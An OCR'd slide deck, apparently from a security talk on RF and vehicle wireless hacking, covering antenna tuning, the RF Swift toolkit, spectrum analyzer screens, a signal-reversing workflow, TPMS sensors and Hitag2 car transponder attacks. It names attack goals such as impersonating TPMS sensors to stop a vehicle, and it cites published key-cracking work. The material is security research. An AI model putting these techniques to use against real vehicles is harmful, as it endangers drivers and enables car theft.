
Antenna matters -> VNA

- Antenna are tunes to specific frequencies
- Resonance frequency -> impedance of the inductance = equals the impedance of the capacitance
- Impedance generally 50 Ohm
- un-tuned antenna:
  - Reflects RF power back into the transmitter
    - Power is lost
    - Damage transmitter

Running all these devices with RF Swift


- Tool made in Go --> Instrumenting Docker + host
  - Inspirated from Exegol project ;)
- Docker files "recipes"
- Registry with built images
- Scripts for automating installations of various tools
- Supported and tested architectures: x86_64, ARM64, and RISC-V 64
- Supported and tested OSes: Linux and Windows

Assessments on a Steam Deck




Dealing with signal

Using SA


Waterfall
11.0s
8.2s
5.5s
2.7s
0.0s
Start: 9kHz
Center: 2.2850045GHz
Stop: 4.57GHz
Spectrum Graph(dBm)
RBW: 300kHz
VBW: 3MHz
Detector: PosPeak
Trace-1
Trace-2
0
-10
-20
-30
-40
-50
-60
-70
-80
-90
-100
Start: 9kHz
Span: 4.569991GHz
Center: 2.2850045GHz
Speed: 44.454GHz/s
Stop: 4.57GHz
Connected 373.88KB/S
Full Span
Last Span
Step
10MHz
LOOptimization
Auto
Amplitude
Ref.Level
0dBm
PreAmplifier
Auto On
Ref.Level -
Ref.Level +
GainStrategy
LowNoise
AnalogIF
100MHz
IFGainGrade
3
Atten
-1dB
Bandwidth
RBWMode
Auto
RBW
300kHz
VBWMode
VBW = 10*RBW
VBW
3MHz
SWTMode
minSWT
SweepTime
0.100
ActualSweepTime
102.804ms
FrameTime
6.592µs
SpurRejection
Enhanced
Window
B-Nuttall
FFTExecution
Auto
ABW
12.207MHz
DecimateFactor
2
Detector
PosPeak

Using SA


ASH
GOTTA CATCH
EM ALL!


Waterfall
0dBm
-75dBm
-50dBm
-25dBm
0dB
11.0s
8.2s
5.5s
2.7s
0.0s
Start: 9kHz
Center: 2.2850045GHz
Stop: 4.57GHz
Spectrum Graph(dBm)
RBW: 300kHz
VBW: 3MHz
Detector: PosPeak
Trace-1
Trace-2
0
-10
-20
-30
-40
-50
-60
-70
-80
-90
-100
Start: 9kHz
Span: 4.569991GHz
Center: 2.2850045GHz
Speed: 44.454GHz/s
Stop: 4.57GHz
Connected 373.88KB/S
UID:33325110003d0031 | N45_R5 | H:9 | M:0.55.32 | F:0.55.10 | A:0.55.36 | G:1.55.65 | RF:35.3°C CPU:42.2°C
Basic
Meas
Data
SYS
Frequency
Center
Span
Start
Stop
Span-
Span+
Full Span
Last Span
Step
10MHz
LOOptimization
Auto
Amplitude
Ref.Level
0dBm
PreAmplifier
Auto On
Ref.Level -
Ref.Level +
GainStrategy
LowNoise
AnalogIF
100MHz
IFGainGrade
3
Atten
-1dB
Bandwidth
RBWMode
Auto
RBW
300kHz
VBWMode
VBW = 10*RBW
VBW
3MHz
SWTMode
minSWT
SweepTime
0.100
ActualSweepTime
102.804ms
FrameTime
6.592µs
SpurRejection
Enhanced
Window
B-Nuttall
FFTExecution
Auto
ABW
12.207MHz
DecimateFactor
2
Detector
PosPeak
M
PK


Process (with short/quick demo)

1) Identifying an interesting signal
2) Analyzing and characterizing it
3) Demodulation of the signal
4) Decoding
    - Ciphered? -> Leaking keys for decryption
5) Finding the structure
    - Any TLV? Or interesting object?
        - Reversing firmware to go deeper

And the reverse to interact and/or exploit

Some previous targets

125 KHz


-30
-40
-50
-60
-70
-80
-90
-100
M
PK
Sta : 9kHz
Span: 4.569991GHz
Center: 2.2850045GHz
Speed: 44.454GHz/s
Stop: 4.57GHz

1215 kHz

TPMS triggers


- Used to wake-up TPMS sensors
- Sensors: Frequency bands -> ISM bands of the country mostly:
  - 433 MHz / 868 MHz in EU
  - 315 MHZ / 433 MHz in US
  - Etc.
- Modulations:
  - ASK: Amplitude Shift Key
  - or 2-FSK/BFSK
  - or both (hybrid)

TPMS reader/trigger

Car transponders on Hitag2 crypto


- Authentication to run the car
- State of the art:
  - Gone in 360 Seconds: Hijacking with Hitag2 by Roel Verdult, Flavio D. Garcia, and Josep Balasch (https://www.usenix.org/system/files/conference/usenixsecurity12/sec12-final95.pdf)
  - Newer content on Hitag2:
    - Cracking HiTag2 Crypto – Weaponising Academic Attacks for Breaking and Entering by Kevin Sheldrake by Kevin Sheldrake

Sub-GHz ISM bands (in the EU)



TPMS

- TPMS (Tire Pressure Monitoring System)
- 2 types/technologies:
  - Indirect → measurement of each wheel rate revolution
  - Direct → actual pressure level measurement




TPMS architecture with four antennas (source: [1])

[1] Security and Privacy Vulnerabilities of In-Car Wireless Networks: A Tire Pressure Monitoring System Case Stud bylshtiaq Rouf et al.

Demodulating data

- Quick way with URH:



Tesla != uses BLE = more fun?

Risks on traditional TPMS

- Mostly Tracking
- Impersonating sensors → stopping the vehicle
- or raising (crazy) notifications → driver in pain
- Crashes with unknown elements, or unwell handled values
- But not easy to trigger on the road:
  - Need to be in range, or transmit a signal with a decent gain → directional antenna + LNA

